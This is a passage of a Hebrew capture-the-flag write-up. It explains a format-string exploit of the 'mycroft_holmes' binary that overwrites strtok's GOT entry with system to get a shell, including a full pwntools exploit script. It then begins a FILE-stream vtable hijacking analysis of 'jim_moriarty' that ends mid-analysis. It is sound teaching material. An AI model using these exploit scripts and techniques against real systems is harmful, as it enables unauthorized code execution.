
מתוך סקרנות, רציתי לבדוק מה הפקודות האחרות הקיימות במשחק. על מנת לעשות זאת, חיפשתי את help במחרוזות, ומחרוזות אחרות בקרבתה שנראות כמו פקודות. ניתן לראות מספר פקודות נוספות, כמו "look", "status", "exit", אבל אף אחת מהן לא רלוונטית לנו, לכן לא נתעמק בהן. כמו כן, נחפש את המחרוזת "flag" על מנת לראות אם יש התייחסות לדגל בבינארי. המחרוזת לא נמצאת, לכן נראה שנצטרך להשיג shell.

הבעיה היא כזאת: לכתוב ROP בעזרת printf זה מאוד לא כיף, לכן ננסה להשתמש בטכניקה שכבר הצגנו בעבר - GOT overwrite - על מנת לדרוס GOT entry כלשהו כך שהכתובת בו תהיה הכתובת של system, ונוכל להריץ ("/bin/sh")system על מנת ליצור shell. בשביל זה, עלינו להחליט קודם כל איזה GOT entry נרצה לדרוס. עלינו לבחור GOT entry שיעמוד בשני התנאים הבאים:


- כאשר קוראים לפונקציה, מעבירים אליה על rdi (כארגומנט הראשון) את הקלט שלנו. זה תנאי חשוב בשביל שנוכל להעביר את "bin/sh" כארגומנט ל-system.
- הפונקציה חייבת להיקרא בכל איטרציה של לולאת המשחק (שמבקשת פקודה ומבצעת אותה).

יש כבר פונקציה אחת שאנו מכירים שמסתמכת על GOT entry וקוראת לפונקציה החיצונית עם הקלט בתור ארגומנט - splitlines! הפונקציה משתמשת ב-strtok, שהיא פונקציה מ-libc שהכתובת שלה נמצאת ב-GOT entry. נחפש שימושים נוספים של הפונקציה בעזרת ה-Proximity browser של IDA. נראה שיש 3 מקומות ב-main שבהם קוראים ל-splitlines: בפונקציה menu (השם שהענקנו לפונקציה ההתחלתית שמחכה ל-s/q), בפונקציה extract_command (תכף נתעמק בה) ופונקציה נוספת. אם אחת משתי

הפונקציות שאינן menu נקראת בכל איטרציה בשלב מוקדם יחסית, והמחרוזת שמועברת אליה היא הקלט של המשתמש, נדע שנוכל להסתמך על strtok.



נתעמק בפונקציה extract_command: קודם כל, ניתן לראות שהיא נקראת בתחילת כל איטרציה, ממש לאחר שקולטים את הפקודה מהמשתמש וקוראים ל-cast_to_lower על הפקודה.



אם נתעמק בפונקציה, נראה שהיא קוראת ל-splitlines עם הקלט לאחר שהוא עבר בפונקציה cast_to_lower, כך שבכל פעם שנספק פקודה לתכנית, היא תקרא ל-strtok עם הפקודה באותיות קטנות. אם נדרוס את ה-GOT entry של strtok בכתובת של system, בכל פעם שנספק פקודה לתכנית, היא תקרא ל-system עם הפקודה. אם הפקודה תהיה /bin/sh, נבצע את הקריאה system(“/bin/sh”), ונשיג shell. נשמע מבטיח ☺

עדיין נותרו לנו מספר משימות:

- למצוא דרך למצוא את הכתובת של system בזמן הרצה. זה חשוב מכיוון שהכתובת אליה libc נטענת משתנה בין ריצה לריצה, לכן לא נוכל להשתמש בכתובת קבועה.
- לדרוס את ה-GOT entry של strtok בעזרת format string. המשימה הזו לא קשה, והשלמנו משימה דומה באתגר מוקדם יותר.

נראה שהאתגר היחיד הוא למצוא את הכתובת של system. מכיוון שאין ASLR (ניתן לבדוק בעזרת PEDA), הפתרון פשוט - נשתמש ב-printf בשביל להדליף את הכתובת של strtok בעזרת שימוש בכתובת של ה-GOT entry של strtok. מכיוון שכל section הוא רציף בזיכרון, ההפרש בין strtok לבין תחילת libc, וכן בין system לתחילת libc, הוא קבוע. לכן, על סמך הכתובת של strtok וידיעת ההפרשים, ניתן למצוא כל כתובת ב-libc.

על מנת למצוא את ההפרשים, ניעזר בכלי readelf. מדובר בכלי command-line- אשר מאפשר הצגת מידע אודות קבצי ELF בצורה נוחה. נעזר בו בשביל לקרוא את הסימבולים של libc, ולאחר מכן ניעזר ב-grep על מנת למצוא את strtok. הכתובת בה הוא יימצא תהיה ההפרש בין strtok לבין תחילת libc.

```
root@kali:/lib/x86_64-linux-gnu# readelf -s ./libc.so.6 | grep "strtok"
   650: 00000000000080c70   241 FUNC    GLOBAL DEFAULT   13 strtok@@GLIBC_2.2.5
  1098: 00000000000080d70   232 FUNC    WEAK   DEFAULT   13 strtok_r@@GLIBC_2.2.5
  1657: 000000000008ced0   110 FUNC    GLOBAL DEFAULT   13 __strtok_r_1c@@GLIBC_
2.2.5
  1780: 00000000000080d70   232 FUNC    GLOBAL DEFAULT   13 __strtok_r@@GLIBC_2.2
.5
```

מצאנו ש-strtok ממוקם 0x80c70 בתים לאחר תחילת libc. באותה שיטה נמצא את הכתובת של sytem, ונראה שהוא ממוקם 0x3f510 בתים לאחר תחילת libc. מכאן, שבהינתן הכתובת של strtok, הכתובת של system תהיה 0x41760 - strtok (ההפרש בין שתי הכתובות).

*חדי העין יראו שיש כאן רמאות קטנה - ההנחה שגרסת libc שקיימת אצלי זהה לגרסת ה-libc שקיימת בשרת (הרי בסוף המטרה היא להריץ את ה-exploit אל מול שרת). יש שיטות לגלות את גרסת ה-libc של השרת, והן לא מעניינות במיוחד, לכן נבצע הנחה מקלה שהגרסות זהות. בסוף המאמר ניתן יהיה למצוא קישורים למאמרים בנושא למעוניינים.

עתה, נצטרך להשתמש ב-format string שאנו שולטים בו על מנת לבצע פעולות כתיבה/קריאה בכתובות שרירותיות. על מנת לבצע זאת, נצטרך להבין איפה במחסנית יושבת המחרוזת שלנו ביחס ל-rsp בעת הקריאה ל-printf. על מנת לעשות זאת, נספק כקלט מחרוזת קלה יחסית לזיהוי, כמו "aaaaaaaa", בתור הארגומנט של help, נשים breakpoint ב-printf ונחשב את ההפרש בין rsp לבין הכתובת בה נמצא את הארגומנט.

עשינו זאת בעבר ב-Greg Lestrade. נספק את הקלט "help ---aaaaaaaa" ונחפש את aaaaaaaa (הסיבה לכך שהוספנו "---" לפני המחרוזת שאנו מעוניינים למצוא, היא בשביל לעגל את האורך של החלק ה"לא מעניין" של המחרוזת, שמתחל ב-help, ל-8):

```
Breakpoint 1, 0x0000000000401595 in ?? ()
gdb-peda$ i r rsp
rsp            0x7fffffffdbf0   0x7fffffffdbf0
gdb-peda$ find aaaaaaaa
Searching for 'aaaaaaaa' in: None ranges
Found 1 results, display max 1 items:
[stack] : 0x7fffffffe0b8 ("aaaaaaaa")
gdb-peda$
```

ההפרש בין הכתובות הוא 1224. נחלק ב-8 ונקבל 153, נוסיף 5 (ארגומנטים שמועברים על גבי אוגרים ב-64 ביט) ונקבל שתווי הקלט נמצאים החל מהארגומנט ה-158 ל-printf. ניעזר בעובדה הזו כאשר נרשום את ה-format strings שלנו.

דבר שחשוב להבין על format strings הוא שהעיבוד של format sting מפסיק כאשר מגיעים ל-null byte. מכיוון שבכל הכתובות שנשתמש בהן קיים null-byte, נמקם את כולן בסוף ה-format string. כך, הן יהיו נגישות כארגומנטים לפונקציית הפורמט, ולא יפריעו לעיבוד ה-format string. כמו כן, מכיוון שחשוב לנו לשמור על גרנולריות של 8 בתים במקרה הנוכחי, נוסיף padding לכל שימוש במציין כך שכל שימוש במציין יתפוס 8 בתים בבאפר שלנו.

נצטרך לבצע את ההתקפה שלנו בשלושה שלבים:

1. הדלפת הכתובות של strtok - נעשה זאת בעזרת שימוש ב-%s, כאשר "help" עם padding יהיה הארגומנט ה-158 של printf, המציין יהיה הארגומנט ה-159 של printf, ולאחר מכן נמקם את הכתובת של ה-GOT entry של strtok כארגומנט ה-158. לכן, נשתמש באינדקס 160: %160$s.
2. דריסת ה-GOT entry של strtok בכתובת של system (שחישבנו בעזרת הכתובת של strtok שהדלפנו) - נעשה זאת בעזרת שימוש במציין n עם מתקני אורך שונים. על המחסנית נמקם את הכתובות אל הבתים/WORD-ים אליהם נרצה לכתוב בכל פעם. חמשת הבתים העליונים בכתובות של strtok ושל system זהים, לכן נצטרך לדרוס רק את שלושת הבתים התחתונים. נעצב את הקלט שלנו כך שהארגומנטים של printf יראו כך:
   - 158: help עם padding (תחילת המחרוזת)
   - 159: %x עם רוחב מתאים על מנת לכתוב כמות בתים זהה לגודל של הבית השלישי בכתובת של system, פחות כמות הבתים שנכתבו עד כה ושצריכים להיכתב על מנת שהשימוש במציין יתפרש על גבי 8 בתים במחרוזת.
   - 160: כתיבה לארגומנט ה-164, בו נאחסן את הכתובת של הבית השלישי ב-GOT entry של strtok. נשתמש ב-%hhn על מנת לכתוב בית אחד.

- 161: %x עם רוחב מתאים על מנת לגרום לכך שכמות הבתים שתכתב עד המציין הבאה תהיה זהה לגודל של ה-word התחתון של הכתובת של system.
- 162: כתיבה לארגומנט ה-163, בו נאחסן את כתובת ה-word התחתון ב-GOT entry של strtok. נשתמש ב-hn% על מנת לכתוב שני בתים (WORD) אחד.
- 163: הכתובת של ה-word התחתון ב-GOT entry של strtok.
- 164: הכתובת של הבית השלישי ב-GOT entry של strtok.


3. קריאה ל-system(“/bin/sh”) - נספק כפקודה את “/bin/sh”. מכיוון שהקלט ישמש כארגומנט הראשון ל-strtok, ודרסנו את הכתובת אליה מצביע ה-GOT entry של strtok עם הכתובת של system, תתבצע קריאה ל-system עם הקלט שלנו כארגומנט. הקלט /bin/sh יגרום ליצירת shell, ונוכל למצוא את הקובץ שמאחסן את הדגל ולקרוא אותו.

נרשום exploit מתאים:

```
from pwn import *


e = ELF("./mycroft_holmes")
r = process("./mycroft_holmes")
r.sendline("s")
print r.recv()


strtok_got_addr = e.got['strtok']
strtok_got_s = p64(strtok_got_addr)
strtok_got_s_third_byte = p64(strtok_got_addr + 0x02)


libc_strtok_offset = 0x80c70
libc_system_offset = 0x3f510
libc_system_strtok_diff = libc_strtok_offset - libc_system_offset


command = "help     "  # argument 158
command += "%160$s--"  # read value of strtok_got to get strtok address in
loaded libc - argument 159
command += strtok_got_s  # argument 160
r.sendline(command)
d = r.recv()


strtok_addr = unpack(d.split('a')[-1].split('--')[0], word_size=48)
system_addr = p64(strtok_addr - libc_system_strtok_diff)
system_low_word = unpack(system_addr[0:2], word_size=16)
system_third_byte = unpack(system_addr[2], word_size=8)
system_low_word = system_low_word - system_third_byte
first_write_width = 6 - len(str(system_third_byte))
second_write_width = 6 - len(str(system_low_word))


command = "help     "  # argument 158
command += "%" + str(system_third_byte - first_write_width) + "x" + "-" *
first_write_width  # argument 159
```

```
command += "%164$hhn"  # this should write 8 to the lower word of
e.got['strtok'] - argument 160
command += "%" + str(system_low_word - second_write_width) + "x" + "-" *
second_write_width  # argument 161
command += "%163$hn-"  # this should write 8 to the lower word of
e.got['strtok'] - argument 162
command += strtok_got_s  # argument 163
command += strtok_got_s_third_byte  # argument 164

r.sendline(command)
r.recv(system_low_word)


r.sendline("/bin/sh")


r.interactive()
```

נריץ אותו ונקבל shell, בו נוכל להיעזר על מנת למצוא את הדגל:



נותרו עוד אתגר אחד ☺

Jim Moriarty

הגענו לאתגר האחרון. האתגר הזה ידרוש מאתנו להשתמש בכל מה שעסקנו בו עד כה, וגם ידרוש הבנה עמוקה יותר של libc ושל שיטת אקספלויטציה שטרם עסקנו בה - File Stream Pointer Overflows. לפני שנצלול לבינארי, נסקור את השיטה.

כשמדברים על זרמים (streams), ישנם שלושה זרמים סטנדרטיים שנהוג לדבר עליהם: stdin (standard input), stdout (standard output) ו-stderr (standard error). הזרם stdin מספק כמקור לקלט ה"רגיל" של התוכנה, stdout כמקור לפלט ה"רגיל" של התוכנה, ו-stderr מספק לכתיבת הודעות שגיאה. במערכות GNU, הזרמים מחוברים ברשימה מקושרת, וראש הרשימה ניתן על ידי _IO_list_all ומצביע על stderr, אחריו מגיע stdout ובסופם stdin.

ב-glibc, כל זרם מיוצג באמצעות המבנה _IO_FILE. מבנה זה הוא המבנה שמוחזר מפונקציות כמו fopen, כך שבעצם זרם קריאה מקובץ שמוחזר על ידי fopen הוא זהה בסוגו ל-stdin. לזרמים כאלו

קוראים File Streams. מיד לאחר המבנה _IO_FILE, יופיע מצביע למבנה אחר - _IO_jump_t. שם המצביע - vtable. השם הכולל למבנה הזה (_IO_FILE + המצביע) נקרא _IO_FILE_plus.

```
/* We always allocate an extra word following an _IO_FILE.
   This contains a pointer to the function jump table used.
   This is for compatibility with C++ streambuf; the word can
   be used to smash to a pointer to a virtual function table. */

struct _IO_FILE_plus
{
  _IO_FILE file;
  const struct _IO_jump_t *vtable;
};
```

אנשים שהתנסו בעבר ב-reversing או בפיתוח בשפות Object-Oriented מכירים את המונח vtable כשם לטבלה שמחזיקה מצביעים למתודות מסוימות של האובייקט, ומשמשת לקבלת החלטות בזמן ריצה. הרעיון הוא לתמוך בפולימורפיות - אם במחלקת אם מוגדרת הפונקציה הוירטואלית foo, ושתי מחלקות יורשות ממנה ומממשות את הפונקציה, נוכל להתייחס אל האובייקטים באופן גנרי כאל אובייקטים מסוג מחלקת האם, ורק בזמן ריצה להחליט מה סוג האובייקט ולקבוע לאיזה מהמימושים של foo עלינו לקפוץ. עוד על virtual tables בהקשרי C++ ניתן למצוא בקישורים בסוף המאמר.

C היא לא שפה Object-Oriented, אבל הכוונה כאן זהה - מדובר במצביע למתודות של הזרם - זרמים מיוצגים כאובייקטים ב-glibc. מבנה הטבלה מוגדר ב-_IO_jump_t:

```
struct _IO_jump_t
{
    JUMP_FIELD(size_t, __dummy);
    JUMP_FIELD(size_t, __dummy2);
    JUMP_FIELD(_IO_finish_t, __finish);
    JUMP_FIELD(_IO_overflow_t, __overflow);
    JUMP_FIELD(_IO_underflow_t, __underflow);
    JUMP_FIELD(_IO_underflow_t, __uflow);
    JUMP_FIELD(_IO_pbackfail_t, __pbackfail);
    /* showmany */
    JUMP_FIELD(_IO_xsputn_t, __xsputn);
    JUMP_FIELD(_IO_xsgetn_t, __xsgetn);
    JUMP_FIELD(_IO_seekoff_t, __seekoff);
    JUMP_FIELD(_IO_seekpos_t, __seekpos);
    JUMP_FIELD(_IO_setbuf_t, __setbuf);
    JUMP_FIELD(_IO_sync_t, __sync);
    JUMP_FIELD(_IO_doallocate_t, __doallocate);
    JUMP_FIELD(_IO_read_t, __read);
    JUMP_FIELD(_IO_write_t, __write);
    JUMP_FIELD(_IO_seek_t, __seek);
    JUMP_FIELD(_IO_close_t, __close);
    JUMP_FIELD(_IO_stat_t, __stat);
    JUMP_FIELD(_IO_showmanyc_t, __showmanyc);
    JUMP_FIELD(_IO_imbue_t, __imbue);
#if 0
    get_column;
    set_column;
#endif
};
```

כך, השורה הבאה בפונקציה _IO_unbuffer_all ב-glibc:


```
_IO_SETBUF (fp, NULL, 0);
```

תתורגם לקפיצה לכתובת ה-12 (כלומר, הכתובת שמתחילה בהיסט של 0x58) מהכתובת אליה מצביע vtable ב-fp.


הרעיון של File Stream Pointer Overflows (להלן FSPO) הוא למצוא דרך ליצור File Stream פיקטיבי ולקשר אותו לרשימת הזרמים. בסוף הרצת התכנית, יתרחשו קריאות למספר מתודות ב-libc שהתפקיד שלהן הוא "לנקות" את הזרמים, כמו _IO_flush_all_lockp ו-_IO_unbuffer_all. הפונקציות הללו יעברו זרם-זרם ברשימה, החל מהזרם אליו מצביע _IO_list_all, ועד לזרם האחרון ברשימה, ויבצעו עליו פעולות על פי הנתונים שמאוחסנים בו. תחת flows מסוימים, הפונקציות יקראו גם למתודות מה-vtable של הזרם. אם נוכל לבנות זרם, כך שהוא מקושר לזרמים האחרים, גם עליו ירוצו פונקציות כמו הפונקציות שהוזכרו לעיל. בעזרת עיצוב ייעודי של הזרם, נוכל להוביל ל-flow שבו קוראים לאחת המתודות מה-vtable של הזרם. מכיוון שאנו שולטים בזרם, נוכל מבעוד מוכן לעצב אותו כך שה-vtable שלו יצביע למקום אחר בזיכרון, בו יש כתובות לפונקציות שנרצה להריץ.

שימוש קלאסי הוא לגרום לו להצביע למיקום מסוים ב-GOT: אם נרצה לקרוא לפונקציה scanf עם הזרם שלנו בתור ארגומנט, ונוכל לגרום לזרם שלנו להוביל ל-flow שבו מתרחשת קריאה ל-_IO_OVERFLOW, נצטרך למקם את המצביע ל-vtable כך שיצביע לכתובת קטנה ב-0x18 מהכתובת של scanf. כך, כאשר התכנית תקרא ל-_IO_OVERFLOW(fp, EOF) לדוגמה, היא בעצם תקרא ל-scanf(fp, EOF). כמובן ששיטת המימוש משתנה בין מקרה למקרה, כי כמו ROP - מדובר בקונספט. במהלך פתרון האתגר, נראה דוגמה ליישום הקונספט.

לאחר הקדמה קצרה, נוריד ונריץ את האתגר. תחילה, נתבקש לספק גודל. לאחר מכן, נתבקש לספק "shellcode". לאחר שנספק את ה-"shellcode", התכנית תצא.



הרעיון הראשון שעלה לי לראש הוא לנסות להעניק גודל גדול מאוד, ולראות מה יקרה. במידה ומספקים גודל גדול כ-input ראשוני, התכנית תציין שהגודל גדול מדי, ותבקש גודל אחר. לאחר שסיפקתי גודל אחר, סיפקתי "shellcode", והתכנית חוותה segfault. מעניין.



לפני שנפתח את הבינארי ב-IDA, נבדוק מהן ההגנות המוחלות עליו. נראה שיש NX (DEP), ו-RELRO (לא מעניין אותנו). כל שאר ההגנות כבויות.

נפתח את הבינארי ב-IDA ונצלול לתוכו. מחיפוש זריז במחרוזות, לא נראה שיש התייחסות לדגל - נצטרך להשיג shell - אבל כבר ציפינו לזה בשלב כזה מתקדם. הבינארי עצמו קטן מאוד, ומורכב מ-3 פונקציות קצרות:

1. main - מאתחלת באפרים וקוראת לפונקציה בשם stackof.

2. stackof - כאן מתבצעת רוב ה"לוגיקה" של התכנית. קליטת האורך והולידציה שלה מתבצעות כאן. לאחר מכן, משתמש ב-calloc בשביל להקצות על הערימה (Heap) באפר באורך הגודל + אחד, ושומרים את הכתובת שמוחזרת מ-calloc (שהיא הכתובת שבה הוקצה הבאפר) לגלובלי בשם g_buf_ptr. לאחר מכן, מבקשים shellcode, וקולטים אותו בעזרת קריאה ל-read_n עם הכתובת של הבאפר והגודל בתור ארגומנטים. לבסוף, ממקמים בסוף הבאפר null-byte, קוראים ל-getchar והפונקציה חוזרת.
3. read_n - מקבלת כארגומנטים כתובת ואורך n, קוראת n תווים מתוך stdin אל הכתובת. במקרה שהקריאה נכשלה, מודפסת הודעת שגיאה, והפונקציה קוראת ל-exit על מנת לצאת מהתכנית.

נתעמק בפונקציה stackof (שהשם שלה רומז ל-stack overflow, אבל הוא מטעה - בדיוק כמו שהבקשה ל-shellcode מטעה). הצלחנו לגרום ל-segfault קודם, ננסה להבין למה. מתרגום הקוד ל-pseudocode ומעבר קפדני על הקוד, נראה שהסיבה ברורה: תחילה, כאשר קולטים את הגודל המבוקש, שומרים אותו במשתנה, ומשתמשים בערך השמור במשתנה על מנת לשים null-byte בסוף המחרוזת.

במידה והגודל גדול מדי, לא מעדכנים את הערך של המשתנה, וכך יכול להיווצר מצב שבו ביקשנו להקצות באפר באורך 123456789 תווים, התבקשנו לספק גודל חדש וביקשנו להקצות באפר באורך 5 תווים והתכנית הסכימה והקצתה 6 בתים, אך ה-null-byte יושם ב-offset של 123456789 תווים מתחילת אזור הזיכרון שהוקצה לבאפר. זאת גם הסיבה לכך שהתכנית קרסה - התכנית ניסתה לכתוב null-byte לאזור שאין בו הרשאות כתיבה, וקיבלנו segmentation fault.


```
__int64 stackof()
{
  unsigned int size; // [sp+8h] [bp-8h]@1
  unsigned int size_copy; // [sp+Ch] [bp-4h]@1

  printf("Size? ");
  _isoc99_scanf("%d", &size);
  getchar();
  size_copy = size;
  while ( (signed int)size > 3145728 )
  {
    printf("Too large, another size? ");
    _isoc99_scanf("%d", &size);
    getchar();
  }
  g_buf_ptr = (char *)calloc(1uLL, (signed int)(size + 1));
  if ( !g_buf_ptr )
  {
    printf("Error!");
    exit(0);
  }
  printf("shellcode? ");
  read_n(g_buf_ptr, size);
  g_buf_ptr[size_copy] = 0;
  getchar();
  return 0LL;
}
```

הצלחנו למצוא חולשה אחת - כתיבת null-byte ב-offset שרירותי גדול מ-3145728 מהכתובת אליה יוקצה הבאפר.

לצערנו, יש עם החולשה הזו מספר בעיות:

1. כביכול לא אמורה להיות לנו דרך לצפות מה הכתובת בה יוקצה ה-buffer, כך שיכולת כתיבה לכתובת יחסית אל הכתובת בה יוקצה ה-buffer לא עוזרת לנו במיוחד.
2. לא ברור איך מ-null-byte אחד נוכל להגיע ל-shell.

דבר נוסף שניתן לראות מבחינת stackof, הוא שבתוך sizeof מתייחסים לגודל הנקלט מהמשתמש כאל signed int, בעוד שבתוך הפונקציה read_n מתייחסים אליו כאל unsigned (שכן הפונקציה read של libc מתייחסת לגודל כאל unsigned). החולשה הזאת יכולה לאפשר לנו לבצע הקצאות גדולות במיוחד, שכן מספרים גדולים מ-2 בחזקת 31 יפורשו כמספרים שליליים כאשר מתייחסים למספר כאל signed. לצערי, לא הצלחתי למצוא דרך לנצל את החולשה הזו.



לאחר בחינה נוספת ומעמיקה יותר של הבינארי, לא נראה שיש עוד חולשות מעניינות, לכן ננסה להתמקד בחולשת ה-null-byte overwrite שמצאנו. על מנת להשתמש בה, הדבר הראשון שנצטרך לעשות הוא ליצור הקצאה כך שהיא תוקצה במיקום שניתן לחזות מראש.

על מנת להתגבר על המכשול הזה, ננסה לראות אם הקצאות גדולות במיוחד יפלו במקום צפוי. יש לנו חסם עליון - 0x300000. ננסה לבקש הקצאה בגודל 0x200000. לאחר שהתכנית תקצה לנו את הזיכרון, נעצור אותה ונבחן את המיקום בזיכרון בו הוקצה לנו הזיכרון:

```
gdb-peda$ x/xg 0x601030
0x601030 <g_buf_ptr>:   0x00007ffff7837010
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /mnt/hgfs/game_of_pwns/ASISCTF/Organized/Pwnable/07 - Jim Moriarty (500)/jim_moriarty
0x00600000         0x00601000         r--p      /mnt/hgfs/game_of_pwns/ASISCTF/Organized/Pwnable/07 - Jim Moriarty (500)/jim_moriarty
0x00601000         0x00602000         rw-p      /mnt/hgfs/game_of_pwns/ASISCTF/Organized/Pwnable/07 - Jim Moriarty (500)/jim_moriarty
0x00007ffff7837000 0x00007ffff7a38000 rw-p      mapped
0x00007ffff7a38000 0x00007ffff7bcf000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcf000 0x00007ffff7dcf000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcf000 0x00007ffff7dd3000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd5000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd5000 0x00007ffff7dd9000 rw-p      mapped
0x00007ffff7dd9000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fd5000 0x00007ffff7fd8000 rw-p      mapped
0x00007ffff7ff5000 0x00007ffff7ff7000 rw-p      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

נראה מבטיח - בהקצאה בגודל 0x200000 בתים, הזיכרון יוקצה בדיוק לפני libc. נשמע כמו משהו שאפשר לעבוד איתו. נחזור על הפעולה כמה פעמים על מנת לוודא שהמיקום לא היה מקרי. נראה שהזיכרון תמיד יוקצה בדיוק לפני libc, מעולה! נמשיך הלאה.

עכשיו, כשאנו יודעים כיצד ליצור הקצאה שנמצאים בדיוק לפני libc בזיכרון, נותר למצוא יעד ב-libc שכתיבת null-byte לתוכו יאפשר לנו להשתלט על ה-flow של התכנית. ננסה למצוא דרך להשתמש ב-FSPO: בשביל שהזרם שלנו יכנס לרשימה, עליו להיות מקושר ל-stdin. נבחן אתה מבנה _IO_FILE:

